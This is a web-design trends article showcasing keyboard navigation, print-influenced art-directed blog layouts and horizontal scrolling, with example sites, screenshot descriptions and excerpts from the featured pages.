
Meet featured contributor Steph Goranick, one of the most underrated creative minds in Brooklyn.
Photo by Dan Blawie

View the Neighborhood Treasures of thirty-one communities across the states and beyond.
Photo by Wade Griffin

www.pictormag.com

CrushLovely

CrushLovely, a single-page portfolio, lets you use the arrow keys to navigate sections of the page.



crushlovely.com

Picnic Extraterrestre

Aside from being one of the most unusual designs we've seen so far, Iván Ferreiro's Picnic Extraterrestre has quite advanced keypress navigation. The design imitates Teletext and does a pretty good job. All navigation items can be loaded using the digits shortcuts. Now that's fun!



www.ivanferreiro.es

Coding Techniques and Tutorials

Note that when implementing keypress navigation in your design, make sure that the shortcuts you define do not conflict with common browser shortcuts, OS shortcuts, screen-reader shortcuts or user-defined shortcuts. This may sound simpler than it is. As usual, extensive testing (with savvy and novice users) before implementation will help you find issues with your shortcuts. It's safe to assume that the arrow keys, the "j" and "k" combination and the "Escape" key are safe. On the other hand, using the "Control," "Alt" and "Shift" keys is not recommended.

Also, regard keypress navigation as an additional (and therefore optional) feature that will not be available to users who have disabled JavaScript in their browsers. Therefore, it is highly recommended that you offer keyboard navigation as a secondary, not primary, layer of navigation. Below, you'll find some helpful techniques, tutorials and references for implementing keypress navigation in your designs.

- [Adding Keyboard Navigation with jQuery](#)

This screencast describes how to implement keyboard navigation to move a slider backwards and forwards. The demo and code are available as well.

- [How to Create Keypress Navigation Using jQuery](#)

This tutorial describes how to implement keypress navigation to browse sections of the website.

- [Advanced Keypress Navigation with jQuery](#)

You could use your mouse to select links, but you can also use the arrow keys (i.e. up and down) to navigate the list. This script is a bit advanced because of the extra functionality when the user combines the mouse hover and key presses.

- [Using Keyboard Shortcuts in JavaScript](#)

In this article, you'll learn how to use JavaScript keyboard shortcuts, with and without the JQuery framework.

- [How to Build a Site With Keyboard Navigation: PSD to HTML](#)

This article looks at how to add keyboard navigation to a website using a few simple lines of JavaScript. First, you'll create a simple theme in Photoshop and then transform it into a working website that offers keyboard functions to jump pages.

Print Design Influence

While designing for delight is primarily about impressing visitors with unexpected and pleasing touches to a design, modern Web designers often go one step further and experiment with the underlying details of their work, producing more creative and unique layouts. In fact, one doesn't have to be an expert to see the growing influence of traditional print design techniques on the Web. They are often manifested in so-called "art-directed" blog posts, whereby every blog post has a unique and carefully crafted design.

The layouts of these websites often resemble those of print magazines or posters, with striking headlines, multi-column text, highlighted quotations, indented text, supporting imagery, sidenotes and footnotes. The designs usually adhere to grids and have strong, vivid typography.


0 100 200 300 400 500 600 700 800

GRID-BASED WEB DESIGN, SIMPLIFIED

A holistic approach for the typical workflow

by CHRIS BRAUCKMULLER for DESIGN INFORMER

A grid at its barest is nothing more than a series of intersecting horizontal and vertical lines spaced at regular intervals, but its innate propensity for creating order out of chaos makes it one of the most powerful tools at a designer's disposal. If you want to reap their benefits of grids on your next project but are unsure of the specifics, this article is for you.



Introduction

If you're even vaguely acquainted with the fundamentals of graphic design, you've probably worked on some kind of a grid or at the very least seen examples of grid-based layouts. Grids are an established design tool, and a wealth of knowledge exists in the literature discussing the theory of grids and extolling their benefits. I will make no attempt to summarize them here (if you want a good primer on grid theory, have a look at [this piece](#) by Mark Boulton).



[Design Informer: Grid-Based Web Design, Simplified](#) has a simple clean two-column layout that clearly separates text from illustrations. Notice the capital letters in the author's name under the header, also visible in the quote design on the page. The content here dictates the layout.

In most cases, art-directed designs are fueled purely by the ambition and determination of their creators. Such designs are predominantly found on freelance websites (being the fruit of personal projects) and rarely found in corporate settings. The main obstacle to wider adoption of these techniques is that the creation of such designs (or rather their implementation with (X)HTML and CSS) is time-consuming. Art-directed layouts are quite difficult to code and maintain, and they often require inline CSS styling, or else designers would end up with dozens of unsemantic classes in their style sheets. Also, integrating advertisements on these pages is difficult because they put constraints on the designer's layout. So, at the moment, these designs are more appropriate for less frequently updated websites because of the overhead.

If you decide to experiment with art-directed design, be aware that the layout of an article should be secondary and always support the content itself, not dominate it. The problem is that once you start designing a blog post, it's easy to over-design page elements just because you can, not because the content dictates it. In fact, the design community is having an ongoing debate on whether art-directed designs are merely "over-Photoshopped articles," designed purely for the sake of design.

Good design is about effective communication, not decoration at the expense of legibility. As Francisco Inchauste puts it, "I think it's a 'pick two' sort of scenario. The choices are: great content, great art direction and regular schedule. If you try to hit all three, one of those will begin to fall short." Bottom line: Web designs that are heavily influenced by print design are beautiful, but only when the techniques support your article.

A Lesson on How to Be a Villain

A colorful and nicely illustrated article in a unique layout. Notice something unusual? The design has a CSS-layout with tabular data for the actual info-graphic bits. Sometimes that's necessary for art-directed designs.

The screenshot shows a web page with a dark header containing the text 'The Many Faces Of...' and a navigation bar with icons. Below the header is a large, semi-transparent title 'ALAN RICKMAN'. Underneath the title are four stylized, cartoonish portraits of Alan Rickman in various villainous roles: 1) Sheriff of Nottingham from Robin Hood: Prince of Thieves, 2) Severus Snape from Harry Potter, 3) Hans Gruber from Die Hard, and 4) Elliot Marston from Quigley Down Under. The bottom half of the page has a black background with white text. On the left, it reads 'A Lesson on How to be a Villain'. On the right, it lists 'The Faces' with numbered circles and corresponding names and roles.

A Lesson on How to be a Villain

To be a great villain requires more than merely being rotten to the core. The best bad guys are multi-dimensional and unpredictable. With each patronizing grin, disdainful remark and narcissistic fit, Alan Rickman elevates the role of a villain from the plain ol' bastard to a bastard coated bastard with bastard filling. Actors take note. We've picked our four favorite Rickman villains to illustrate the ultimate lessons in how to be a villain, the Alan Rickman way.


The Faces

1	Sheriff of Nottingham <i>Robin Hood: Prince of Thieves</i>
2	Severus Snape <i>Harry Potter Series</i>
3	Hans Gruber <i>Die Hard</i>
4	Elliot Marston <i>Quigley Down Under</i>

themanyfacesof.com

Evan Dinsmore: 21

A poster design for the Web. This blog post is simple, and it replaces tired plain text with vivid images. But that can be a disadvantage, too: a text-based version would be more user-friendly here.



evandinsmore.ca

A Way Back: Revised Font Stack

A very long, detailed and elaborate design. In art-directed designs, including this one, large images are often used to push the boundaries of the layout. Such images are often 800 to 1000 pixels wide, filling the width of the entire layout.

The screenshot shows a website header with navigation links for HOME, ARCHIVE, and ABOUT, followed by the title 'A WAY BACK'. Below the title is a large graphic of a stack of books. The books are labeled from top to bottom: Baskerville, Garamond, Goudy Old Style, Baskerville Old Face, Hoefler Text, Times New Roman, Times, and serif. The word 'Revised' is written in a smaller, grey font above the main title 'Font Stack', which is in a large, bold red font.

Serious efforts are being made to get more typeface choices on the web to enhance web typography. Still, most of us prefer web-safe fonts like: *Verdana*, *Georgia*, *Times New Roman* and *Arial*. Though choices are limited, yet the number can be increased by exploring other pre-installed fonts.

“...font stacks are ultimately design factors, and should be scrutinized as such. **”**

—Nathan Ford, [Better CSS font stacks](#)

Pre-installed fonts

Baskerville, *Garamond* and *Palatino* have already been used a few times to create [font-stacks that inspire](#). But, there are a few other typefaces which haven't been tried earlier. [Code-style font survey](#) revealed some other common fonts installed on Mac and Windows which can be used effectively.

Font stacks are prioritized lists of fonts, defined in the CSS font-family attribute, that the browser will cycle through until it finds a font that is installed on the user's system.

—Nathan Ford, [Better CSS font stacks](#)

www.awayback.com

Chris Coyier: The Safari Challenge

Here is a more subtle design, with big margins, multiple columns of text, footnotes and indented headings. From an aesthetic point of view, it could be a page from a book.

The screenshot shows a blog post titled "The Safari Challenge" by Chris Coyier. The post is dated 12/15/2009. The content discusses the author's decision to switch from Firefox to Safari as their primary web browser for a week. The post includes two images: a compass rose on the left and the Mozilla Firefox logo on the right. The compass rose is blue with white markings for North, South, East, and West. The Firefox logo features an orange fox head and body against a globe.

Chris Coyier

web craftsman, blogger, author, speaker

About Blog Contact Portfolio Speaking

12/15/2009

The Safari Challenge

I've traditionally been a Firefox guy. I like Firefox. I like the peeps at Mozilla, and they do great things. I also like Apple, and when I can, I try to use Apple products. So for an entire week, I decided I was going to suck it up and just try and make the switch to using Safari as my main web browser. No going back and forth, no half-assing it. All-or-nothing. Some people claim to be able to use different web browsers for different things. Not me, I can't do that. I can't even have more than one pair of shoes without getting confused.



chriscoyier.net

Kyle Fielder: Keeping Curious

A classic. Do you remember those old magazines that used big quotes and visuals to create text flow? Notice how well this headline and colophon are positioned in the question mark. A nice, simple, original design.

The website features a large, stylized purple question mark graphic on the right side. Inside the question mark, the words "KEEPING" and "CURIOUS" are written vertically in white. Below the question mark, the word "ALBERT EINSTEIN" is printed in a small, sans-serif font. The background of the page is a light green color. At the top, there is a navigation bar with links for "WORK", "ARTICLES", "FOLLIES", "ABOUT", and "CONTACT". On the left side, there is a sidebar with a circular logo containing a stylized "KF" monogram. The main content area contains several paragraphs of text, including a quote from Albert Einstein.

As kids, we are inherently curious beings; we ask a lot of questions.

Almost all of them are directed at our parents, who know everything about everything and are never wrong. The questions range from being slightly impressive to being slightly annoying. Everything from what is the meaning of life to just “why.” Kids ask the same questions over again and ask questions that they already know the answers to, somehow either momentarily forgetting the answer or trying to test the vast knowledge of their parents. Kids yearn to grow and learn without a care for the shame it might bring.

Parents get bored, tired, or annoyed at the questions. They berate kids with things like “stop asking so many questions” or “curiosity killed the cat.” Parents end up killing this hunger for knowledge mostly because they don’t have the patience to deal with the barrage of questions.

Then this sad thing happens; we stop asking questions. Questions become embarrassing to ask and you feel judged to ask them. Then we become satisfied with the knowledge that we have, thinking its enough for the course we have set. After all it takes a certain amount of energy and courage to continue to ask questions. When that happens you lose the life in you; you give up.

“I am neither especially clever nor especially gifted. I am only very, very curious.”

ALBERT EINSTEIN

kylefiedler.com

Sleepover: A Critical Analysis of my Shoes

A simple grid-based design with justified text, serif typography and nice shoe illustrations. Unfortunately, justified text still doesn't look very good on the Web.



Sleepover, San Francisco
MODERN WEBSITES FOR WRITERS

A Critical Analysis of my Shoes



Part One,
Reason for Purchase



Part Two,
Wear and Tear



Part Three,
Highlights




Part Four,
Lowlights



PART ONE: REASON FOR PURCHASE

No. 1: I only really care about brown shoes. I would call them "little brown shoes," almost one word, because it is how I think of them, as modest covers for shy feet. But my feet are not little, they are size 12. If you have large feet, then you know this disappointment: the floor model is a size nine and looks perfect in every way. Asked for a go with it, the salesmen brings back a 12 and it is a canoe. Its shape is distended as though through careless Photoshopping. This particular pair is about as fine as a modest pair of shoes gets. Extremely buttery leather ("buttery," according to a horse girl, who knows about leather from doing horse things and whatnot, it is not a term I knew to use, myself), very tidy stitching, very few moving parts. But still, a little brown shoe. I was not in dire need when I bought these, but I was having back trouble, and I suspected that new shoes might alleviate the pain. New shoes did not.



www.sleepoversf.com

Yaron Schoen: Too Many Buttons

Sometimes art-directed blog posts require something slightly more: like a background image and background color, as well as a bit of CSS styling. This examples demonstrates exactly that.

The screenshot shows a blog post titled "TOO MANY BUTTONS" by Yaron Schoen, dated 08TH OF JAN. 2010. The post features a large image of a television remote control with various buttons labeled with functions like POWER, SYSTEM, MENU, INFO, LIST, and CH. Red arrows point from text boxes to specific buttons on the remote. One arrow points to the "SYSTEM" button with the text "What's the difference between power and system on/off?". Another arrow points to the "LIST" button with the text "What's the difference between the list and a menu?". A third arrow points to the "POWER" button with the text "???". The background of the post is a technical blueprint or architectural drawing. The top navigation bar includes links for HOME, BLOG, PROJECTS, PROFILE, and CONTACT.

PREVIOUS
DJ YARCOM IN DA HOUSE

TOO MANY BUTTONS
By Yaron Schoen

NEXT
WHAT'S THE POINT OF SPAM?

References

Related links that inspired or helped me create this article.

- [Samsung](#)
- [Apple TV Tech Specs](#)

Buttons Galore

Recently I purchased a Samsung Blue-ray player. A present to myself, for all my hard work... I figured that buying the player from the same manufacturer as my TV would make it easier to work the two. Boy was I wrong. For two products created by the same company, they seem to have serious difficulties operating symbiotically. Not to mention the amount of completely redundant remote buttons, probably put there just to make one remote look like the other and confuse the user ever further... Having a seemingly simple product make me feel like my mom feels about social networking (confused) is not what I like to call usability.

A detailed diagram of a Samsung Blue-ray player remote control. The remote has numerous buttons, each labeled with its function. Some of the visible labels include: POWER, PICTURE/INPUT SELECTOR, BRIGHTNESS/TELEMETRY, DIRECT CHANNEL, PICTURE SIZE, TEMPERATURE, VOLUME INCREASE, VOLUME DECREASE, TEL/TEXT DISPLAY AND THRESHOLD ADJUST, and LANGUAGE. There is also a central navigation pad with arrows and a center button, surrounded by additional buttons for various media and system controls.

yaronschoen.com

The Bold Italic: Keep Off the Grass

Another remarkable example of multi-column-layouts...

I remember the exact moment when I heard *Dolores Park* would be closing. I was in my kitchen, just back from an LA extenda-stay and hungrily catching up with friends on all I'd missed during my Bay Area starvation period. My best friend had her nose in the fridge, pawing at its contents with her back to our lounging friends, the lot of us wrapped, draped, and slung lazily around the table. We're in mid-irreverent dialogue, no big deal, when she turns her head casually, looks at me hazy-eyed over her shoulder and says, "You know they're closing *Dolores Park* for a year, right?"

If I had had a Pabst in my hand, I would have dropped it. "But, where will all the hipsters go?" I stammered. "And what about Gay Beach?"

"A whole year," she said. "The entire thing."

While obviously stunning, the timing of this news seemed almost predictably serendipitous to me. It was only weeks before that I'd found myself sitting in *Golden Gate Park* after a yearlong hiatus, simply because I was in the mood for nostalgia. It was a Tuesday, unseasonably warm, and I was pacing myself with a Havarti sandwich from *Say Cheese* mostly because I was going to be sad when I finished it.

Throughout my GGP linger that day, I'd became distinctly aware of a grand shift that had taken place in my absence. Gone completely, 100% missing, were the be-plaided, fine arts educated, social drinking, social smoking, some-

what gainfully employed youth of *Hippie Hill*'s past; in their place were more Marin County runaways, more mutts, more dingy djembe players, and of course, all of the resolutely homeless.

It seemed undeniable that over the course of the last seven years or so, there had been a great exodus of upwardly mobile urban youth from GGP. Now, with the impending closure of DP (and with it, the possibility of another grand migration), I had to find out why we had all left GGP to begin with, and where we might be headed next.

SHARE THIS

[Tweet](#) 5

[Like](#) 348 likes. Sign Up to see what your friends like.

[Sign In](#) [Sign Up](#)

GET EMAIL UPDATES

Be the first to find out. Our weekly missive announces new events, discounts and backstories.

Email Address

[SIGN UP](#)

AN INKLING OF SAN FRANCISCO.

The Bold Italic equips you with unique local intel, backstories and adventures that define San

thebolditalic.com

The Bold Italic: Cinderella Story

... and another one. Print-design inspiration at its best.

Home / Backstories / Cinderella Story, Day One

the Bold Italic BETA
SAN FRANCISCO

CINDERELLA STORY

DAY ONE

1 KELZAR PUB 2 TED'S SPORTS BAR 3 NOE'S BAR 4 FINAL FINAL

5 MUCKY DUCK 6 KENNEDY'S IRISH PUB 7 THE BLOODHOUND 8 THE BUS STOP

The secret of a good sports bar is that it makes you feel like you belong there. The wisdom of Sam, Woody, and Coach aside, there's some perfect harmony that emerges from just the right mix of atmosphere, patrons, and amenities to create a sense of welcoming. It is this ineffable attribute that makes me emerge from my living room's comfortable familiarity, where I pour the beer and know which couch is luckiest, empirically. And so, faced with the multi-screen behemoth that is the NCAA Men's Basketball Tournament, even a borderline shut-in like myself must sally forth—first putting on pants—to find that special home away from home.

But where to go? In a city filled with options, there was only one fair way to find my perfect sports bar: a bracket! I visited 16 of the most intriguing spots in the city and then let them have at it to determine the best sports bar in SF. So, as you learn about the bars I visited, I'll keep you updated

SHARE THIS

[Twitter](#) 12

[Facebook](#) [Email](#) [Sign Up](#)

[Sign In](#) [Sign Up](#)

GET EMAIL UPDATES

Be the first to find out. Our weekly missives announce new events, discounts and backstories.

thebolditalic.com

Travis Neilson: Default Switch

A calm, simple, clean design with custom headings.

TRAVIS NEILSON: DESIGNER, THINKER, & PHOTOGRAPH-TAKER

As I wait and watch a train click and clack its way past the crossing, I am reminded of a lesson that I divined years ago, a lesson about purpose and intentionality in life. It's no secret that a train as large as the one I wait on to pass by requires a sizable engine to power it, to take it from one point to the next. It's also no secret that the only direction that the powerful locomotive can travel in is the one laid out before it by a series of tracks and rails. These rails are intentionally laid out in a complex network of switches, which give the train options as to the direction it travels.

Imagine for a moment if there were no railway worker to throw the appropriate switches at the right time. Where would the train end up? The likely answer is that it would not end up at its desired location. In order to make a successful journey, the path must be intentionally laid out before the locomotive. As obvious as these facts are, the implications of the principals at play here seem to be lost on most of the people I know.

THE BIG SECRET IS THAT LIFE IS FULL OF SWITCHES. THERE ARE BIG SWITCHES AND LITTLE ONES. I DEFINE THESE SWITCHES AS POINTS IN LIFE'S JOURNEY WHERE AN OPTION IS PRESENTED. LEAVE THE SWITCH AS IT IS (FOLLOW THE COURSE YOU ARE CURRENTLY ON), OR THROW THE SWITCH, AND CHANGE DIRECTION. SADLY, I SEE PEOPLE OFTEN ACCEPTING LIFE'S DEFAULT SWITCHES AND FOLLOWING BLINDLY THE PATH THAT IS LAID BEFORE THEM, GIVING NO THOUGHT TO OPTIONS THAT ARE PROFFERED REPEATEDLY.

Do you think little kids close their eyes at night and dream of becoming a store clerk, or a middle manager at a temp agency when they grow up? No, of course not, they dream of being rocket-men and race car drivers. The reason they don't

travisneilson.com

Horizontalism

Over the last year, we've observed a slow transformation in the orientation of text-heavy Web designs. Not only are designs gaining depth and realism, but navigation is changing as well. Some designers are augmenting traditional vertical scrolling with sliding navigation, which usually scrolls in both a vertical and horizontal direction, or even pure horizontal scrolling. This is called "horizontalism."

Websites with horizontal scroll bars have been more difficult to navigate because the mouse was designed for vertical scrolling. But the emergence of multi-touch devices forces us to rethink the usability concerns of such designs. After all, whether the user browses vertically or horizontally on such a device doesn't really make a difference. And some plug-ins (like [Scrollable](#) and [jScrollHorizontalPane](#)) simplify the action by enabling users to navigate horizontally by using the standard vertical scroll wheel on the mouse, thus shrinking the learning curve.

Horizontal scroll bars have been out there for a decade, but today it feels that they are gaining a new context. The move to horizontal scroll bars is probably an attempt among some designers to provide a more distinct user experience. Such designs are usually carefully crafted and found primarily on portfolio websites and elaborate e-commerce websites. Whether horizontalism will expand to more types of websites remains to be seen in the months to come.

Thinking for a Living

Not only does this article discuss the advantages and disadvantages of horizontalism with regard to readability, but it also has a nice horizontal layout itself, with multiple text columns. While the orientation is unusual at the first sight, reading the post is quite pleasing and comfortable.

The screenshot shows a web page with a light beige header bar. In the top left corner, the text "Thinking for a Living" is displayed in blue. To its right, separated by a thin vertical line, is a pinkish-red rectangular area containing a large black rectangular graphic. Inside this graphic, the words "ONE WAY" are written in white, bold, sans-serif capital letters. To the right of the graphic, there is a column of text. At the bottom of the page, there is a dark grey footer bar with some small, illegible text.

Thinking for a Living

Features/Curated/Digest/Shelf/Network/

ONE WAY

It is 2010, and most of us have been living comfortably with the internet for roughly ten years. We've seen grocery delivery services come and go, websites about cats appear and disappear and then come back again, and our infatuation move from dancing hamsters to dancing babies to personal websites to social media.

At this point, we are beginning to have a firm grasp of what the internet does well: it publishes and distributes with ease and great scope and it connects people exceedingly well.

This is the utility (as of right now). And despite all the images and rich media and video, we're still doing one primary thing on computer screens: reading. You're doing it right now. Websites, email, spreadsheets, documents. All reading.

Human kind has a surprisingly good institutional memory in some regards, but when dealing with the problems of new media and technology, it's tempting to think that one is the first kid on the block to tackle a particular issue. Tempting though it may be, it's not always true.

April 2nd, 2010

Horizontalism and Readability

By Frank Chimero

www.thinkingforaliving.org

Jung v. Matt

